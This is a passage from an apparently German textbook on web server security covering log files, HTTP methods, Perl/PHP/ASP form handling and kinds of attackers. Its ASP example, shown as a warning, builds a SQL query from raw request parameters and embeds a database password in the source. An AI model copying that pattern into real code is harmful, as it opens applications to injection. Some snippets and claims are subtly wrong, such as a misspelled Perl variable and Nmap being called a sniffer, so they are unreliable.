In den Logfiles werden Sie verschiedene Statusmeldungen in Form einer dreistelligen Zahl (z.B. 400) und manchmal kombiniert mit einer Nachkommastelle (z.B. 401.1) sehen (Siehe dazu auch Statuscodes des IIS [/19/]).

Wenn Sie diese Logfiles jeden Tag kontrollieren möchten, werden sie merken, wie mühselig das Auslesen der Textfiles ist. Zur Auswertung der Logfiles können Tools genommen werden, die einerseits von Microsoft mitgeliefert werden, wie z.B. Siteserver Express, oder Sie abeiten mit kommerziellen Tools, wie z.B. Mescalero von Rendle Software[17]. Es gibt daneben zusätzlich eine Reihe von Open Source Tools, wie z.B. den Webalyzer[18] oder Analog[19]. Vorteil der beiden Letztgenannten ist, dass sie für fast alle gängigen Betriebssysteme verfügbar sind und ebenfalls alle gängigen Logformate verarbeiten können, was einen Wechsel auf ein neues Betriebssystem erleichtert. Speziell das Programm Analog sei hier erwähnt.

## 4.3 Protokolldateien des Apache-Servers

Der Apache Web-Server schreibt seine Daten in mehrere Dateien. Er unterscheidet in eine Logdatei für Zugriffe und eine für Fehlermeldungen. Bei virtuellen Servern ist es ratsam, für jeden Server eigene Logdateien anzulegen, um eine eventuelle

[17] http://www.rendle.de/software/mescalero.html

[18] http://www.mrunix.net/webalizer/

[19] http://www.analog.cx

Fehlerquelle schneller zu lokalisieren. Empfohlen werden Namenszusätze, z.B. der Servername des virtuellen Servers wie z.B. „access_domain.com_log“.

Bei der Installation eines Apache Web-Servers werden zwei Logfiles angelegt:

- error_log (unter Windows die error.log)
  In der error_log werden alle Fehlermeldungen protokolliert.
  Beispiel:
  [Mon May 06 10:30:10 2006] [error] No such file or directory: File does not exist: /usr/local/apache/htdocs/icons/test.gif
- access_log (unter Windows die access.log)
  In dieser Datei werden alle Zugriffsstatistiken geführt. Jeder Datensatz besteht aus 7 Attributen und geht konform mit dem Common Logfile Format (CLF).
  Beispiel:
  192.168.74.200 - - [12/May/2006:10:19:01 -400] "GET / index.htm /HTTP/1.0" 200 456

Den Log Level für die Fehlermeldungen, also den Detaillierungsgrad, den eine Logdatei beschreibt, kann vorgegeben werden. Dazu findet man in der Konfigurationsdatei den Punkt „LogLevel“. Folgende Werte können eingetragen werden:

- debug: Alle Meldungen werden protokolliert. Nutzung bei einem Fehlverhalten des Apache, um detaillierte Informationen zu bekommen.
- info: Zusätzlich zu den unter “notice” protokollierten Daten werden noch Informationen zu Serverprozessen weggeschrieben.
- notice: Der normale Ablauf des Apache protokolliert. Dies ist wahrscheinlich die meist genutzte Einstellung.
- warn: Fehlermeldungen werden aufgezeichnet. Unter diesem Wert werden auch Fehlermeldungen eines anfragenden Client, die für diesen nicht sichtbar sind, aufgezeichnet.
- error: Es werden ebenfalls die Fehler protokolliert, die ein anfragender Client zu sehen bekommt, z.B. bei einer nicht gefundenen Datei.
- crit: Alle Fehler, die einen kritischen Fehler bedeuten, werden protokolliert, z.B. Prozessabbrüche.

- alert: Protokollierung von Fehlern, die den Systemablauf beeinflussen oder stoppen können.
- emerg: Falls das System nicht mehr ansprechbar ist, kann mit dieser Einstellung nach den Problemen gesucht werden. Dies entspricht der höchsten Sicherheitsstufe.

Für die Zugriffsdatei (access) ist es ebenfalls möglich, durch eine Konfiguration die Protokollierung zu filtern.

Es ist nicht nur wichtig zu wissen, was auf dem Apache Web-Server nicht korrekt läuft, sondern wer auf welche Ressourcen zugreift.

Hierzu kann die Access-Datei hilfreich sein. Über die Anweisungen „CustomLog“ und „LogFormat“, die mit dem Modul „mod_log_config“ genutzt werden können, wird der Administrator in die Lage versetzt, die Ausgaben in die Access-Datei zu steuern.

Beide Logdateien werden bei einer Standardinstallation in den Pfad „/usr/local/apache/logs“ geschrieben.

## 4.4 Wie funktioniert ein Web-Server

Bevor ein Web-Server installiert wird, sollte sich der Administrator darüber im Klaren sein, wie dieser funktioniert.

Die meisten Web-Server funktionieren intern nach dem gleichen Prinzip. Ein Browser stellt eine Anfrage an den Server (z.B. ein HTML-Request). Der Web-Server fragt das File-System nach der angefragten Datei ab. Dieses sendet die gesuchte Datei, falls vorhanden, zurück an den Server, der sie an den Browser ausliefert.

Dass bei einer Anfrage an einen Web-Server weitaus komplexere Abläufe und Abfragen stattfinden, sollte jedem Administrator klar sein, angefangen beim aufrufenden Browser, der über eine URL (Uniform Resource Locator) den Request genau definiert.

Bei einer Anfrage nach der Apache Webseite *http://www.apache.org:80/ index.html* werden folgende Informationen ausgewertet:

- Protokoll: Über das Verbindungsprotokoll HTTP (HyperText Transfer Protocol) wird eine Kommunikation über das Netzwerk aufgebaut. HTTP ist das am meisten genutzte Protokoll im Internet.

- Serverbezeichnung/Servername: Nach der Spezifikation des Protokolls wird die Adresse des Ziels definiert, der Servername. In diesem Fall www.apache.org.
- Port: Nachfolgend kann eine Portnummer benannt werden. Wird bei einer URL keine Portnummer mit angegeben, wird automatisch der Port 80 angesteuert. Eine Ausnahme ist der Aufruf einer gesicherten Verbindung über HTTPS. Dann wird der Port 443 am Server angesprochen.
- Dateibezeichner: Am Ende der URL steht die Dateibezeichnung, die aufgerufen werden soll. In diesem Fall ist es die Datei *index.html*.

Der Client wandelt die Adresse in eine IP-Adresse um. Über dieser IP-Adresse stellt der Browser die Verbindung mit dem Server her. Ist die Verbindung erfolgt, übermittelt der Browser seinen Request an den Server über den Port 80 (bei einer gesicherten Verbindung 443). Diesen Request nennt man auch GET Request. Der Client fragt die Datei *index.html* ab. Akzeptiert der Server diese Anfrage, sendet er die Datei an den Client zurück. Der Browser interpretiert die Datei als HTML-Text und stellt die Webseite dementsprechend dar. Er formatiert die Datei entsprechend der enthaltenen Tags um und rendert die Datei.

# 5 Zugriffsmethoden (Request Methods)

Ein Web-Server hat und bedient mehrere Zugriffsmethoden. Er muss Requestanfragen (GET) beantworten und sollte in der Lage sein zu senden (POST).

Die GET- und die HEAD-Methode müssen von allen Web-Servern unterstützt werden. Alle anderen Methoden sind optional. Für eine nicht erlaubte Methode sollte ein Web-Server als Antwort den Code 405 (Method Not Allowed) und falls eine angeforderte Methode nicht implementiert wurde 501 (Not Implemented) zurückgeben.

Alle Methoden sind im HTTP-Protokoll (HTTP 1.0/ RFC 1945 und 1.1/RFC 2616) verankert und auch dort beschrieben[20].

## 5.1 GET-Methode

Die GET-Methode ist wahrscheinlich die älteste Methode beim http-Protokoll, die ein Web-Server bedienen kann.

Um beim Beispiel aus Kapitel 4 zu bleiben, könnte eine GET-Anfrage folgendes Aussehen haben:

```
GET /index.html HTTP/1.1
Host: www.apache.org
User-Agent: Mozilla/4.0
Accept: image/gif, image/jpeg, */*
Connection: close
```

Abbildung 2: GET Request

[20] Vergleiche dazu: http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html

Wird der GET-Methode noch eine Suchanfrage in der Form *„search?q=Bärenfalle“* übergeben, muss diese Anfrage formatiert werden, so dass alle Sonderzeichen (Umlaute etc.) umgewandelt werden. Die Anfrage wird als *„search?q=B%C3%A4 renfalle“* behandelt.

Sonderzeichen werden als Prozentzeichen (%) gefolgt vom ASCII-Wert des Sonderzeichens im Hexadezimalformat ersetzt. Eine Ausnahme bildet das Leerzeichen, das als "%20" (ASCII-Wert) oder aber auch als "+" (Plus) dargestellt wird.

Die GET-Methode wird genutzt, um z.B. CGI-Skripten oder Dateien aufzurufen.

## 5.2 HEAD-Methode

Die HEAD-Methode ist vergleichbar mit der GET-Methode, da auch die HEAD Methode Requests an den Web-Server sendet. Der Unterschied zwischen den beiden Methoden liegt darin, dass die HEAD-Methode keinen Message Body an den Client zurücksendet. Der Sinn der HEAD-Methode liegt im Zurückliefern eines HTTP-Headers. Die Meta-Informationen sollten identisch mit den Informationen sein, die eine GET-Methode geliefert hat. So können Informationen über Entitäten abgerufen werden, die durch den Request impliziert wurden. Diese Methode wird oft für Testmethoden genutzt, um Links auf Validität und Zugriffsmöglichkeiten zu überprüfen.

## 5.3 POST-Methode

Diese Methode wird hauptsächlich genutzt, um in Web-Foren Nachrichten, die in einer URI definiert werden, zu senden, also zu posten. Die POST-Methode gibt dem Web-Server die Hinweise, Nachrichten entgegenzunehmen, die vom Client gesendet werden. Typischerweise ist in der URI als Ressource ein CGI-Formular oder ein serverseitiges Skript angegeben.

## 5.4 PUT-Methode

Die PUT-Methode wird genutzt, um Dateien an die in der URI definierte Ressource zu übertragen. Wenn der Server es zulässt, werden diese Dateien dort auch gespeichert.

## 5.5 DELETE-Methode

Wenn der Client einen Web-Server anspricht, steht in der mitgelieferten URL die gewünschte Ressource, die erreicht und abgerufen werden soll. Wie der Name dieser Option bereits impliziert, kann damit die gewünschte Ressource auf dem Web-Server gelöscht werden. Diese Methode ist neu in der http-Version HTTP/1.1.

## 5.6 LINK-Methode

Die LINK-Methode baut eine oder mehrere Verbindungen (Links) einer existierenden Quelle, die durch einen URI identifiziert wird, zu einer weiteren existierenden Quelle auf. Sie ist nicht in RFC1945 definiert und in HTTP 1.0 nicht implementiert.

## 5.7 UNLINK-Methode

Die UNLINK-Methode entfernt einen oder mehrere Verbindungen (Links) einer existierenden Quelle, die durch einen URI identifiziert wird, mit einer weiteren existierenden Quelle.

Sie ist nicht in RFC1945 definiert und in HTTP 1.0 nicht implementiert.

## 5.8 TRACE-Methode

Die TRACE-Methode wird idealerweise benötigt, um zu ermitteln, wie ein Server Requests eines Clients versteht und behandelt.

## 5.9 OPTIONS-Methode

Die OPTIONS-Methode wird benötigt, um dem Client mitzuteilen, welche Optionen ein Web-Server unterstützt. Nach der Ermittlung aller möglichen Optionen, die ein Server bietet, kann der Client seine gewünschten Optionen mit dem Server aushandeln.

## 5.10 CONNECT-Methode

Die CONNECT-Methode wird genutzt, um eine Proxy-Verbindung herzustellen, die in der URI spezifiziert wurde. Diese Methode ist neu in der http-Version HTTP/1.1.

## 5.11 Weitere Methoden

Web-Server bieten weitere Methoden, die hier der Vollständigkeit halber aufgelistet werden. Zur Erklärung sei auf RFC 1945 verwiesen. Dazu gehören z.B.: PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK und UNLOCK.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Informieren Sie sich über Ihren Web-Server. Bringen Sie in Erfahrung, welche Methoden implementiert sind. Sehen Sie sich in diesem Zusammenhang ihre Logfiles an (siehe dazu auch Kapitel 4 „Protokolle, Datenverkehr und Logfiles“). Dort können auch die einzelnen Methoden verfolgt werden, also wie die Requests aussehen, die an den Server gesendet werden.

Prüfen Sie Mittel und Wege, bestimmte Methoden (Delete etc.) auf Ihren Web-Servern zu blocken. Siehe dazu die Kapitel zu SNORT und ModSecurity (Kapitel 14.1.7„Tools und Programme zur Absicherung“).

# 6 Programmiersprachen im WWW

Sobald die Nutzung einer Webseite von der reinen Darstellung fester Inhalte abweicht und hingeht zu einem z.B. Online Shop, werden dynamische Seiten und Funktionen, wie Datenbankabfragen, Kontaktformulare oder Bezahlvorgänge, benötigt.

Dies lässt sich mit einer reinen HTML-Programmierung nicht mehr realisieren.

Im Internet ist eine Vielzahl von Programmier- und/oder Skriptsprachen verbreitet, die sich zur Lösung solcher Anforderungen anbieten. Es kommen hin und wieder einige neue Sprachen hinzu, die oftmals als neuer Hype angepriesen werden, nach ein paar Jahren jedoch wieder von der Bildfläche verschwinden.

Hier sollen (und können) nicht alle Sprachen erläutert werden. Es soll auch nicht zwischen einer Programmier- und einer Skriptsprache unterschieden werden. Für Sie als Betreiber einer Webseite ist es im Endeffekt gleichgültig, ob Sie eine Skript- oder eine Programmiersprache verwendet haben, nachdem Ihr Onlineshop gehackt wurde.

Im weiteren Verlauf wird von Programmiersprache die Rede sein. Gemeint sind alle Formen von Computersprachen, die zur Programmierung von Webseiten genutzt werden können. Es sollen vielmehr die Gefahren aufgezeigt werden, die sich im Zusammenhang mit der Nutzung dieser Sprachen ergeben. Diese Gefahren stehen repräsentativ für alle Programmiersprachen, auch wenn deren Befürworter etwas anderes darüber sagen. Jede Programmiersprache hat Bugs im Code. Es sind fehlerhafte Funktionen implementiert, die z.B. einen Buffer Overflow zulassen und somit die Möglichkeit schaffen, Befehle im Kontext des Benutzers des Web-Servers laufen zu lassen.

## 6.1 Perl

Die Programmiersprache Perl, 1984 von Larry Wall entwickelt, ist eine einfach zu erlernende Sprache mit einem sehr mächtigen Funktionsschatz.

Vom Design her sind Perlprogramme schnell und einfach geschrieben. Das folgende Programm (test.pl) übernimmt Argumente beim Programmstart aus der Zeile der Kommandoshell und gibt sie in der nächsten Zeile aus.

```
# test.pl
# Kommandozeile auslesen und wiedergeben
@parameter = @ARGV;
$ausgabe = $paramater[0];
print "$ausgabe!\n";
```




Abbildung 3: Ausgabe Perlprogramm

Dieser lokale Aufruf eines Perlprogramms ist eher selten. Perl wird meist in eine HTML-Seite eingebunden, um z.B. Formulare von einem Kunden auszufüllen. Die gesammelten Daten im HTML-Design einer *<input>* and *<textarea>*-Anweisung werden dann mittels einer Perl-Anwendung und der POST-Methode z.B. an einen Emailserver gesendet, so dass diese von einem Mitarbeiter der Firma weiter bearbeitet werden können (Kontaktdaten, Anfragen etc.):

*„<form method=POST action="/cgi-bin/bearbeiten.pl"></form>“.*

Die HTML-Datei ruft die Datei „bearbeiten.pl“ auf und überträgt die vom Anwender eingetragenen Formulardaten an z.B. den Mailserver.

Die übertragenen Zeichen müssen, bevor sie versendet werden, auf ihre Gültigkeit hin überprüft werden. Legen Sie einen Zeichenvorrat für Ihre Formulardateien fest. Vermeiden sie Sonderzeichen in den einzelnen Feldern, es sei denn, sie sind zwingend nötig, wie bei einer Emailadresse das „@“-Zeichen.

Überprüfen Sie auch, ob eine Emailadresse eingetragen wurde, die unerwünschte Sonderzeichen enthält, z.B. mit der Abfrage:

*„if ($emailadresse !~ /^[\w.-]+\@[\w.-]+$/) {…}“*

Die beiden „/“ stehen für den Beginn und das Ende des regulären Ausdrucks. Mit „^[\“ wird der Beginn des Einlesens eines Stringsausdrucks angezeigt. Die Befehlszeile prüft, ob nach einer Kette von alphanumerischen Zeichen (inklusive „_“) ein „.“ gesetzt wurde. Die Emailadresse wird auf das „@“ Zeichen überprüft „+\@“. Der zweite Teil der Emailadresse nach dem „@“ Zeichen wird ebenfalls auf das Einhalten der erlaubten Zeichenkette hin kontrolliert „ \w.-]+„ und endet mit „$/”.

## 6.2 PHP

Neben ASP und Perl ist PHP die am meisten serverseitig genutzte Skriptsprache.

PHP wird überwiegend auf Unixsystemen in Verbindung mit dem Apache-Server eingesetzt. Das PHP-Modul ist das am stärksten genutzte Modul beim Apache Web-Server.

PHP hat einen ähnlichen Funktionsumfang wie Perl. Somit treten auch hier analoge Schwächen auf, die es einem Angreifer ermöglichen, Zugriff auf Ihre Systeme und Daten zu erlangen. Besonders im Umgang mit Datenbanken wird PHP immer wieder eingesetzt, und das auch zu Recht. PHP bietet eine schnelle und bequeme Anbindung an alle gängigen Datenbanken.

Leider lassen die Programmierer dabei immer wieder die nötige Sorgfalt außer Acht. Durch eine mangelhafte oder fehlende Überprüfung der Eingaben in einem Suchfeld kann ein möglicher Angreifer durch einen Buffer Overflow eigene Anfragen an die Datenbank senden oder Zugriff auf das Betriebssystem erlangen. Durch eine nicht begrenzte Anzahl des Suchfeldes können Befehlsketten mitgegeben werden.

Vergleichbar mit Perl sollten Sie auch nur reguläre Ausdrücke verwenden. Mit dem folgenden Codeschnipsel können Sie einen String parsen, der nur die von Ihnen gewollten Zeichen enthält:

```
if (preg_match("/^[a-z0-9]+$/i", $string))
    return 1;
break;
```

Mit *„preg_match“* können Sie eine Suche mit einem regulären Ausdruck durchführen. Dabei werden alle Zeichen außer den hier aufgeführten *„[a-z0-9]”* ausgefiltert und als Fehler (*”break”*) behandelt.

Es kann nicht oft genug darauf hingewiesen werden, dass Sie ihren Code hinsichtlich solcher Abfragen erweitern und überprüfen lassen sollten. Führen Sie Code Audits durch, oder lassen Sie diese von einem unabhängigen Unternehmen vornehmen. Beauftragen Sie in diesem Zusammenhang ein Unternehmen, das Ihren Web-Auftritt nicht entwickelt hat.

## 6.3 ASP

Als letzte Sprache soll nun die bei Servern von Microsoft am meisten verwendete Skript-Umgebung angesprochen werden.

Active Server Pages (ASP) erlaubt die Kombination und gleichzeitige Nutzung von HTML-Seiten, Skriptsprachen und die Anwendung serverseitiger ActiveX Module und Komponenten.

Die meistverwendete Skriptsprache bei ASP-Seiten ist VBSkript. VBSkript kann auf zwei Arten genutzt werden. In der serverseitigen Form, gekennzeichnet durch die „<%@“ und „%>“ Tags, und durch die clientseitige Form der Ausführung unter HTML durch die „*<script>*“ Tags.

```
<%@ language="VBScript" %>
<html>
<body>
<h1>Beispiel für eine serverseitige Anwendung:</h1>
<% =weekday %>
</body>
</html>
```

Abbildung 4: ASP Beispiel serverseitige Ausführung

```
<html>
<body>
<script type="text/vbscript">
document.write("<h1>Beispiel für eine clientseitige Ausführung: </h1>")
document.write("<br>" & weekday(date) & "<br>")
</script>
</body>
</html>
```

Abbildung 5: ASP Beispiel clientseitige Ausführung

Hier ein Beispiel für eine MS Access-Datenbankanbindung:

Wenn Sie sich den Teil des Datenbankzugriffs ansehen, werden Sie feststellen, dass ein Passwort übergeben wird. Nun kann ein Angreifer ansetzen, um seinen unerlaubten Zugriff auf die Datenbank vorzunehmen.

```
<%
        // Datenbankanbindung Teil 1
    SET myConn = SERVER.CreateObject("adodb.connection")
    DBpath = SERVER.MapPath("_private")
    strConn = "PROVIDER=Microsoft.Jet.OLEDB.4.0;DATA SOURCE="
    strConn = strConn & DBpath & "Jet OLEDB:Database Password= <passwort>"
    strConn = strConn & "\datenbank.mdb;"
    myConn.Open (strConn)
    dob = "#" & request("day") & "/" & request("month") & "/" & request("year") &
"#"
SQLStr = "SELECT * FROM STUDENT WHERE STUDENTNO = '" &
request("studentno") & "' AND DOB=" & dob
        'response.write(SQLStr)
SET result = myConn.execute(SQLStr)
```

```
If NOT result.EOF THEN
        Do while not result.EOF
        {Anzeige des Datensatzes}
ELSE
    //Fehlerbehandlung

%>

// Datenbankanbindung Teil 2
<BODY>
    <H2><FONT COLOR="#8000FF"></H2>
    <fieldset><legend><b>Error occured</b></legend>
    <table>
    <tr>
    <%
    response.write("Error Wrong Date or Student Number - Please try again!!")
    %>
    </tr>
    <li><a href="http://home.XXXXXXXXX.de/assessment2.asp">Back</a></li>
    </table>
    </fieldset>
    </BODY>
    <%
END IF
%>
```

Abbildung 6: SQL Zugriff mit VBScript

Lösen Sie solche Zugriffe durch die *„global.asa“* Datei. Sie ist eine globale Konfigurationsdatei, in der z.B. solche Datenbankzugriffe definiert werden können, ohne dass Passwörter im Quelltext erscheinen.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Es können nahezu alle Programmiersprachen von einem Angreifer ausgenutzt werden. Programmiersprachen sind in ihren Funktionen so komplex, dass es nahezu unmöglich ist, vor der Auslieferung einer neuen Releaseversion alle Fehler zu finden. Aufgabe des Entwicklers und des Betreibers der Webseite ist es, die Sprache zu kennen, um eine mögliche Gefahr durch einen Bug in dem Release zu finden und zu beseitigen, sei es durch ein Update der Releaseversion oder durch eine entsprechende Anpassung des eigenen Codes.

Schauen Sie auf den entsprechenden Webseiten des Lieferanten der Programmiersprache nach unter http://www.w3.org für weitere Informationen.

Überprüfen Sie den Code Ihrer Webseiten oder lassen Sie ihn überprüfen. Testen Sie ihre Webseiten, speziell die Funktionen, in denen Nutzer Ihrer Seiten Formulare ausfüllen können, wie z.B. ein Kontakt- oder ein Adressformular.

Überprüfen Sie, ob Eingaben gemacht werden können, die Sie nicht vorgesehen haben, wie z.B. Sonderzeichen oder Befehlsketten für einen Kommandoshellaufruf. Erlauben Sie nur eine fest definierte Zeichenmenge (Buchstaben und Zahlen) und bestimmen Sie die Länge eines jeden Feldes.

Vergleichen Sie diese Länge mit den eventuell in einer Datenbank definierten Längen eines Feldes. Damit verhindern sie einen Buffer Overflow.

Überprüfen Sie, unter welchem Nutzer der Web-Server gestartet wurde. Lassen Sie ihn nicht als „Root“ oder unter einem User laufen, der Administratorrechte besitzt. Als Konsequenz könnte ein Angreifer sich diese Privilegien zunutze machen und die Root-Rechte missbrauchen.

Übernehmen Sie nicht einfach die Vorgaben Ihres Betriebssystems. Kontrollieren Sie auch Ihre Pfadangaben. Für Perl stehen dafür entsprechend die $PATH und $IFS-Variablen. Passen Sie diese explizit an Ihr System an. Ansonsten könnte ein Angreifer diese Pfade ändern und Dateien ausführen, die nicht in Ihrem Sinne sind.

Überprüfen Sie die Installation eines Intrusion Detection und Prevention Systems. Siehe dazu auch Kapitel 14.1.7 „Tools und Programme zur Absicherung“.

# 7 Hacker, Tools und Methoden

Um sich einen Überblick über Ihre Systeme und installierten Dienste zu machen, aber auch um einen eigenen ersten Sicherheitscheck durchzuführen, benötigen Sie einige Tools ebenso wie Methoden, also Vorgehensweisen, wie Sie Informationen sammeln und auswerten können.

## 7.1 Abgrenzung: Hacker, Cracker, Angreifer

In vielen Artikeln, sei es in Fachzeitschriften oder in Tageszeitungen und anderen Illustrierten wird immer wieder von Angriffen auf Web-Server berichtet, wie z.B. im Frühjahr 2003 vom Einbruch in die Server des Linux Distributors Debian. In diesem Zusammenhang werden die Begriffe Hacker und Cracker (manchmal liest man auch etwas über den Ausdruck „Cyberpunk“) synonym und im gleichen Kontext verwendet. In anderen Berichten wird vom „Ethical Hacking“ oder vom „Ethical Hacker“ gesprochen.

Schon seit vielen Jahren debattieren Anwender im Internet über diese beiden Begriffe und den Unterschied zwischen einem Hacker und einem Cracker.

Bezeichnet wird oft mit dem *„Begriff Hacker/Cracker eine Person, die aufgrund speziellen Fachwissens über Computersysteme und -software zumeist heimlich oder unberechtigt in die Systemintegrität eines fremden Rechners bzw. Rechnernetzes eindringt.“* [/1/]

Der Cracker gilt als Krimineller, der bewusst einen Schaden im Sinne des StGB durch seine Aktivitäten verursacht. So spioniert er z.B. fremde Daten aus und/oder manipuliert diese. Dagegen bezeichnet man die Person des Hackers häufig als jemanden, der seine Systeme und Dienste zu Forschungszwecken durchsucht und dementsprechende Tools anwendet, um eventuelle Sicherheitslücken aufzuspüren. Dabei kann man sagen, dass der Übergang vom Hacker zum Cracker meist fließend zu sehen ist. Oft werden diese Begriffe auch synonym verwendet und so verstanden.

Andere Meinungen unterscheiden die beiden Begriffe etwas differenzierter. Ein Hacker ist demnach *„eine Person, die sich für die geheimnisvollen und verborgenen Arbeitsweisen eines jeglichen Betriebssystems interessiert. Hacker sind meistens Programmierer. Als solche erhalten Hacker ein fortgeschrittenes Wissen über Betriebssysteme und Pro-*

*grammiersprachen. Sie können Sicherheitslöcher in Systemen und die Gründe dafür entdecken. Hacker sind ständig auf der Suche nach weiterem Wissen, teilen freimütig ihre Entdeckungen mit und würden nie und nimmer absichtlich Daten zerstören.*

*Ein Cracker ist jemand, der böswillig in die Systemintegrität eines entfernten Rechners einbricht bzw. sie auf andere Weise schädigt. Nachdem Cracker unautorisierten Zugang erhalten haben, zerstören sie wichtige Daten, verweigern Dienste für legitime Benutzer oder verursachen grundsätzliche Probleme im Arbeitsablauf des angegriffenen Rechners. Cracker können sehr leicht identifiziert werden: ihre Absichten sind böswillig"* [ANONYM99].

Da es für den Administrator eines Systems unerheblich ist, ob sein Web-Server oder einer seiner Dienste von einem Hacker oder einem Cracker überlistet worden ist und in der Praxis solche strengen Definitionen nicht wirksam sind, wird in den folgenden Kapiteln von den beiden Bezeichnungen abgewichen und für beide synonym der Begriff „Angreifer" verwendet. Sei es der eigene Systemadministrator oder die studentische Aushilfskraft, die ein paar neue Tools ausprobieren möchte, Ihre Systeme sollten vor solchen Ein- und Angriffen geschützt werden. Zentrale Aspekte der IT-Sicherheit sind Angreifer und Angriffe. Es wird in diesem Zusammenhang von Angreifern gesprochen, die eine oder mehrere Aktionen durchführen, um Ressourcen der rechtmäßigen Eigentümer zu missbrauchen.

Angreifer wiederum werden in unterschiedliche Kategorien eingeteilt. In diesem Zusammenhang werden diesen Kategorien Attribute zugeordnet:

- Verhalten:
  Das Verhalten eines Angreifers kann zufällig oder detailliert und geplant sein. Ein Angreifer kann sein Verhalten also planen und sich eine genau definierte Vorgehensweise zurechtlegen, um sich Zugang zu einem Netzwerk zu verschaffen. Oder er gerät zufällig in die Rolle des Angreifers, wenn er z.B. bei dem Aufruf einer URL an versteckte Hinweise (Passwörter, Links etc.) gerät.
- Motivation:
  Welche Motive hat ein Angreifer? Möchte er Ressourcen sabotieren oder Dateien kopieren, um diese dann an Mitbewerber weiterzuverkaufen (Spionage)?
- Lokation:
  Hiermit ist der physikalische Zugangsbereich gemeint. 80 % der Angreifer kommen erfahrungsgemäß aus dem eigenen Netz, d.h. es sind interne oder externe (Remote-Einwahl) Mitarbeiter mit Zugang zum LAN oder Mitarbeiter einer Fremdfirma. Erfolgt der Angriff aus dem

eigenen LAN heraus, eröffnen sich dem Angreifer eine Vielzahl von Möglichkeiten. In den meisten Fällen sieht er sich nicht mehr mit einem ausgeklügelten Sicherheitskonzept (Firewall, Passworte sind bekannt, Netzstruktur nicht unbekannt etc.) konfrontiert, sondern kann auf viele Ressourcen zugreifen, die ein externer Angreifer erst mühsam durch Scanner ermitteln muss. Im weiteren Verlauf dieser Arbeit werden Angriffszenarien auch aus dem internen LAN zur Verdeutlichung durchgespielt.

Ein Angriff ist daher eine meist vorsätzliche Handlung, um die Schutzeinrichtungen einer Ressource zu umgehen oder die Schutzziele, die für eine Ressource gelten, zu verletzen. Oftmals erhält ein Angreifer durch einen oder mehrere Zufälle Zugang zu Systemen, Passwörtern und Daten.

Man spricht in diesem Zusammenhang auch von passiven und aktiven Angriffen. Ein aktiver Angriff zielt auf die Veränderung einer Ressource hin (Löschen/Verändern/Zerstören), wogegen ein passiver Angriff das Beobachten (z.B. durch einen Sniffer wie Ethereal, NMap[21] etc.) des Datenverkehrs bezeichnet (z.B. Herausfiltern von Kreditkarteninformationen). In beiden Fällen führt ein erfolgreicher Angriff zu einem Schaden. Diese Auswirkungen können unter anderem ein administrativer Systemzugang sein oder die Verletzung eines Schutzzieles, wie z.B. die weiter oben angesprochenen Schutzziele Vertraulichkeit, In-tegrität oder Authentizität.

**Vertraulichkeit:** Das elektronische Dokument kann von Unberechtigten nicht gelesen werden. Die Vertraulichkeit wird durch Verschlüsselung garantiert.

**Integrität:** Unbefugte Manipulation durch Einfügen, Ändern oder Löschen des Dokumentes wird entdeckt. Dieser Sicherheitsaspekt wird durch eine elektronische Signatur erreicht.

**Authentizität:** Das Dokument entstammt wirklich dem angegebenen Ursprung, d.h. die Identität des Kommunikationspartners ist zweifelsfrei beweisbar. Dieser Sicherheitsaspekt wird durch eine elektronische Signatur erreicht.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Angreifer stellen eine Bedrohung für die jeweiligen Ressourcen eines Systems dar. Gleichgültig, ob der Angreifer sich selbst als Hacker bezeichnet, der „nur mal ein paar Einstellungen durchprobieren möchte“. Rufen Sie sich immer wieder ins Be-

[21] Siehe auch http://www.ethereal.org, http://www.nmap.org und Kapitel 7.3

wusstsein, dass die Systeme und die darauf befindlichen Daten für Ihr Unternehmen von existentieller Bedeutung sind. Sie gehen jeden Tag als Administrator oder als Verantwortlicher in einer anderen Funktion mit diesen Systemen und Daten um und haben eventuell die Bedeutung nicht mehr so im Blickfeld, wie ein neuer Kollege. Denken Sie immer auch aus der Sicht eines Angreifers, versetzen Sie sich in dessen Situation und denken Sie wie ein potentieller Angreifer. Wo haben sich eventuelle Schwachstellen aufgetan, die durch Bequemlichkeit oder auch Zeitmangel noch nicht behoben wurden oder erst durch diese Gründe entstanden sind, z.B. durch eine Remote-Einwahl, um sich den Weg in den Serverraum zu ersparen?

Überdenken Sie in regelmäßigen Abständen ihre Systeme und Arbeitsprozesse. Wie gehen Sie mit Passwörtern um? Haben Sie eventuell ein Passwort für nahezu alle Systeme? Geben Sie auch mal Passwörter an Kollegen heraus, die am Wochenende oder nach Feierabend noch arbeiten möchten und Zugriff auf Administratordienste benötigen?

Wenn Sie bereits eine dieser Fragen bejahen mussten, lohnt sich eine weitere und detailliertere Betrachtung Ihrer Systeme.

## 7.2 Typen und Klassifizierungen von Angriffsmethoden

In den folgenden Kapiteln werden verschiedene Angriffsmethoden eines Angreifers, die unter anderem von Kevin Mitnick geplant und durchgeführt wurden, erläutert. Diese Methoden können z.B. dazu dienen, Informationen über die dahinter liegenden Systeme und Dienste zu erhalten. Ein weiterer Grund für die Nutzung sind Schwachstellen in den Betriebssystemen oder der laufenden Software, die es dem Angreifer erlauben, durch z.B. einen *Buffer-Overflow* Zugang zum System mit Rechten als Root zu erhalten. *Spoofing Attacken* sind aber nicht nur auf Unix Systeme begrenzt, sondern werden ebenfalls immer wieder auf Windows basierten Systemen beobachtet. *Zum Beispiel berichtete CIAC im Oktober 1998 über eine RPC-Spoofing-Attacke gegen Windows-NT, die zwei Server in einer Schleife festhalten konnte:*
*"...ein Angreifer konnte ein RPC-Datagramm an einen Rechner senden und die Absenderadresse spoofen, so dass das Datagramm von einer anderen Maschine zu kommen schien. Dies verleitete die beiden Server dazu, sich gegenseitig ständig RPC-Fehlermeldungen zu senden* [/33/]."

## 7.3 Scanner, Sniffer, Passwortknacker und weitere Tools aus dem Internet

| | | |
|---|---|---|
